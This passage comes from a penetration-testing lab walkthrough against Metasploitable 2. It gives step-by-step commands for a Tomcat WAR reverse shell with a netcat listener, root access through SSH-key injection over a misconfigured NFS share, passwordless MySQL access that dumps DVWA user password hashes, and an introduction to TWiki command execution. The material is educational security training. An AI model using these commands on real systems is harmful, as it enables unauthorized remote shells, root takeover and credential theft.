- **LHOST** → Attacker machine IP address
- **LPORT** → Port used for the reverse shell connection
- **-f war** → Output format as a WAR archive

This command generates a malicious file named:

shell.war




Uploading the WAR Payload

Next, navigate to the Tomcat Manager interface:

http://192.168.179.138:8180/manager/html

Login using the default credentials:

`tomcat : tomcat`



Using the **Deploy WAR File** option in the Tomcat Manager dashboard, upload the generated **shell.war** file

Starting the Listener

Before triggering the payload, start a listener on the attacker machine to receive the reverse shell connection:

```
nc -lvnp 4444
```

```
┌──(kali㉿suraj)-[~/Desktop/web-hacking]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.179.139] from (UNKNOWN) [192.168.179.138] 35194
```

Start a Netcat listener on the attacker machine to receive the incoming reverse shell connection**.**

Triggering the Payload

After deployment, access the uploaded application through the browser:

http://192.168.179.138:8180/shell/

When the page is accessed, the payload is executed and a reverse shell connection is established back to the attacker machine, allowing command execution on the compromised system.




Figure: Receiving a reverse shell connection from the compromised Apache Tomcat server on the attacker machine.

Upgrading to an Interactive Shell

After receiving the reverse shell connection, the shell may be limited and not fully interactive. To improve usability, the shell can be upgraded to a fully interactive **TTY shell** using Python.

Execute the following command:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This command spawns a new **bash shell** and provides a more stable interactive terminal session.




Figure: Upgrading the reverse shell to an interactive TTY shell using Python to improve command execution and terminal interaction.

Privilege Escalation via Port 2049: NFS

The **Network File System (NFS)** is a protocol used to share files and directories across a network. It typically operates on **port 2049** and allows remote systems to mount shared directories as if they were part of the local filesystem.

If NFS is misconfigured, sensitive directories may be accessible to unauthorized users. In this lab, the attacker mounts the NFS share from the target system and gains access to the root user's SSH directory. By appending the attacker's SSH public key to:

/root/.ssh/authorized_keys

the attacker enables passwordless SSH authentication for the root account. Once the key is added, the attacker can log in as root, resulting in successful privilege escalation.

1. **Generate SSH Key Pair**

```
ssh-keygen -t rsa -f /home/kali/.ssh/id_rsa -N ""
```

Check:

```
ls /home/kali/.ssh
```

it will show.

id_rsa

id_rsa.pub

2. **Mount the NFS Share**

```
sudo mkdir -p /tmp/nfs
sudo mount -t nfs 192.168.179.138:/ /tmp/nfs
```

Check:

ls /tmp/nfs

Output like that

bin etc home root usr var

3. **Root SSH directory**

```
sudo mkdir -p /tmp/nfs/root/.ssh
```

4. **Public key inject.**

```
sudo sh -c 'cat /home/kali/.ssh/id_rsa.pub >>
/tmp/nfs/root/.ssh/authorized_keys'
```

Verify:

cat /tmp/nfs/root/.ssh/authorized_keys

5. **Permissions fix.**

```
sudo chmod 700 /tmp/nfs/root/.ssh
sudo chmod 600 /tmp/nfs/root/.ssh/authorized_keys
```

6. **Unmount**

```
sudo umount /tmp/nfs
```

7. **Root login**

```
ssh -i /home/kali/.ssh/id_rsa -
oHostKeyAlgorithms=+ssh-rsa -
oPubkeyAcceptedAlgorithms=+ssh-rsa
root@192.168.179.138
```

Expected Result

root@metasploitable:~#

Verify:

```
whoami
root
```




Figure: Enumerating the NFS shares on the target system using the showmount command.

Figure : Injecting the attacker's SSH public key into the /root/.ssh/authorized_keys file through the mounted NFS share.




Figure: Successful root login on the target system after privilege escalation via the misconfigured NFS service.

Exploiting Port 3306 (MySQL)

The MySQL database service running on **Metasploitable 2** is intentionally configured with weak security settings for educational purposes. The service listens on **port 3306**, which is the default port used by MySQL database servers.

In this lab, the attacker connects to the MySQL service from the Kali Linux machine using the MySQL client. The connection is established by specifying the target host IP address and the MySQL username. Because the database server is misconfigured, the connection can be made **without providing a password**, allowing unauthorized access to the database.




Figure : Successful connection to the MySQL database server and enumeration of available databases using the show databases; command.

Figure: Extracting user credentials from the DVWA database by querying the users table with the select * from users; command

Commands Used

The following commands demonstrate how an attacker can connect to the MySQL service and retrieve sensitive information from the database.

1. Connect to the MySQL Service

```
mysql -u root -h 192.168.179.138 -P 3306 --skip-ssl
```

Description:
This command connects to the MySQL database server running on the target machine. The attacker specifies the **root username** and the **target IP address**. The --skip-ssl option disables SSL encryption to ensure compatibility with the older MySQL service running on Metasploitable 2.

2. Enumerate Available Databases

```
show databases;
```

Description:
This command lists all databases available on the MySQL server. Enumeration of databases helps the attacker identify potential targets that may contain sensitive information.

Example databases discovered:

information_schema

dvwa

metasploit

mysql

owasp10

tikiwiki

tikiwiki195

3. Select a Target Database

```
use dvwa;
```

Description:
The use command selects a specific database to interact with. In this case, the attacker chooses the **DVWA (Damn Vulnerable Web Application)** database.

4. Display Tables in the Database

```
show tables;
```

Description:
This command lists all tables contained within the selected database. The attacker can then identify tables that may store useful information such as user credentials.

Example tables discovered:

guestbook

users

5. Extract Sensitive Data

```
select * from users;
```

Description:
This command retrieves all records from the **users** table. The output reveals user information including usernames and hashed passwords, demonstrating how an attacker can access sensitive data through a misconfigured database service.

Exploiting TWiki (Port 80)

TWiki is a web-based collaboration platform that allows users to create and manage structured web content. In Metasploitable 2, the TWiki application is accessible through the web server running on **port 80**.

The TWiki installation in Metasploitable is vulnerable to a **command execution vulnerability** in the configure script. This vulnerability allows an attacker to execute arbitrary commands on the target system through specially crafted HTTP requests.

By exploiting this vulnerability, the attacker can gain **remote command execution** and obtain a shell on the target machine.